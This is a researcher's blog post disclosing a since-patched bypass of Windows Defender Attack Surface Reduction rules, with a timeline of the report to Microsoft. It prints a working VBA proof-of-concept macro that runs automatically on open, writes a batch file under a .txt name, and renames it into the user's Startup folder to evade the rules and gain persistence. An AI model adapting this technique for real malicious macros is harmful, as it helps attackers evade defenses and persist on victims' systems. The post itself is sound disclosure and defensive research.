MENU

ODDVAR MOE'S BLOG

Notes from My adventures with Windows security

WINDOWS DEFENDER ATTACK SURFACE REDUCTION RULES BYPASS

Posted on 15 Mar 2018

I discovered an easy way to bypass the Windows Defender Attack Surface Reduction Rules using code inside a macro. This issue has already been fixed with the Windows Defender virus definition version: 1.263.536.0 and above. I was first told to report this to secure@microsoft.com, but it turns out that these kinds of bypasses are considered just as a malware miss by Anti-Virus.

quote from case handler at MS:
<quote>
Kindly note that ASR feature is not a security boundary in operating system and it is not advertised as such either. ASR is a protection feature in Windows Defender Advanced Threat Protection Suite. We treat it similar to malware miss by Anti-Virus – ASR is part of layered defense in-depth strategy to protect users. The fix I mentioned is part of Windows Defender protection update and is automatically delivered to windows defender clients that contact cloud.
</quote>


I then learned from the case handler that these kinds of bypasses should be reported from this webpage instead:

https://www.microsoft.com/en-us/wdsi/support/report-exploit-guard

If you are not familiar with Windows Defender Attack Surface Reduction Rules, you can find very detailed information about it here:

https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-exploit-guard/attack-surface-reduction-exploit-guard

These are special rules you add to Windows Defender so it becomes harder for an attacker to actually do certain stuff with a macro attack. In my lab I have enabled all the rules and I did this just by adding the rules found on the link above to this Group Policy settings:



Overview of the what the different rules does:


Rule name	GUID
Block executable content from email client and webmail	BE9BA2D9-53EA-4CDC-84E5-9B1EEEE46550
Block Office applications from creating child processes	D4F940AB-401B-4EFC-AADC-AD5F3C50688A
Block Office applications from creating executable content	3B576869-A4EC-4529-8536-B80A7769E899
Block Office applications from injecting code into other processes	75668C1F-73B5-4CF0-BB93-3ECF5CB7CC84
Block JavaScript or VBScript from launching downloaded executable content	D3E037E1-3EB8-44C8-A917-57927947596D
Block execution of potentially obfuscated scripts	5BEB7EFE-FD9A-4556-801D-275E5FFC04CC
Block Win32 API calls from Office macro	92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B

To verify that the rules work I created a macro inside an xls file and tried to execute it. The macro code looked like this:

```
Sub Auto_Open()

    Call RunAndGetCmd

End Sub
```

```
Sub RunAndGetCmd()

    strCommand = "ping 127.0.0.1"
    Set WshShell = CreateObject("WScript.Shell")
    Set WshShellExec = WshShell.Exec(strCommand)
    strOutput = WshShellExec.StdOut.ReadAll
    MsgBox strOutput

End Sub
```

As you can see from the code it will try to spawn ping.exe. When I execute this code it failed and it looked like this:




You can also verify that it blocked by looking in the event viewer. I recommend that you download and import the XML file from the Exploit guard evaluation package from this link:

https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-exploit-guard/event-views-exploit-guard

It also have documentation on how to import it with a nice gif.

When you have imported it you can view the events like this under the Custom views:



My bypass PoC code looked like this:

```
Sub Auto_Open()
'Call RunAndGetCmd
Call ASRRulesBypassPOC
End Sub



Sub ASRRulesBypassPOC()
Const STARTUP = &H7&
Set objShell = CreateObject("Shell.Application")
Set objFolder = objShell.Namespace(STARTUP)
Set objFolderItem = objFolder.Self
'MsgBox objFolderItem.Path

Dim fso As Object
Set fso = CreateObject("Scripting.FileSystemObject")
Dim Fileout As Object
Set Fileout = fso.CreateTextFile(objFolderItem.Path + "\poc.txt", True)
Fileout.Writeline "@echo off"
Fileout.Writeline "if not exist " & Chr(34) & "C:\ASRPoc\" & Chr(34) & " mkdir C:\ASRPoc"
Fileout.Writeline "powershell -executionpolicy unrestricted -c get-service > c:\ASRPoc\services.txt"
Fileout.Writeline "echo *****Batch file executed*****"
Fileout.Writeline "echo *****Checkout c:\ASRPoc\services.txt*****"
Fileout.Writeline "echo ***** Best regards - Oddvar Moe :-) *****"
Fileout.Writeline "pause"
```

```
Fileout.Close

fso.MoveFile objFolderItem.Path + "\poc.txt", objFolderItem.Path + "\poc.bat"
End Sub

Sub RunAndGetCmd()
strCommand = "ping 127.0.0.1"
Set WshShell = CreateObject("WScript.Shell")
Set WshShellExec = WshShell.Exec(strCommand)
strOutput = WshShellExec.StdOut.ReadAll
MsgBox strOutput
End Sub
```

If you look at the code you will see that I am first write code to a batch file, but named as a text file. After I am done writing to that file it uses the filesystemobject and the movefile method to rename the file and move into the current user startup folder.
This was actually all the magic I had in this bypass. When doing it with a move instead of directly trying to write a batch,vbs or any other file it would bypass the rules.

I also retried the bypass after the signature update and it is now blocked. Great work by Microsoft for fixing this so fast.

Timeline:

- Monday 12th of March 2018 – First report sent to secure@microsoft.com
- Monday 12th of March 2018 – Case opened by MSRC
- Monday 12th of March 2018 – MSRC replied about how macros work and that it required users to click on enable content

- Monday 12th of March 2018 – I replied and specified that this is a bypass for WD ASR rules and not some plain macro attack
- Tuesday 13th of March 2018 – Reached out to @markwo (thanks man) and got mail addresse to the correct person at Microsoft
- Tuesday 13th of March 2018 – Mail conversation with Defender Research person at Microsoft and issue was fixed and my bypass was acknowledged by him on mail. 🙂

RELATED

AppLocker – Case study – How insecure is it really? – Part 2
In "Security"

Research on CMSTP.exe
In "Security"

AppLocker – Case study – How insecure is it really? – Part 1
In "Security"

PREVIOUS POST
Putting data in Alternate data streams and how to execute it

NEXT POST
Persistence using RunOnceEx – Hidden from Autoruns.exe

LEAVE A REPLY

Enter your comment here...

Search …

SEARCH

POWERED BY WORDPRESS.COM.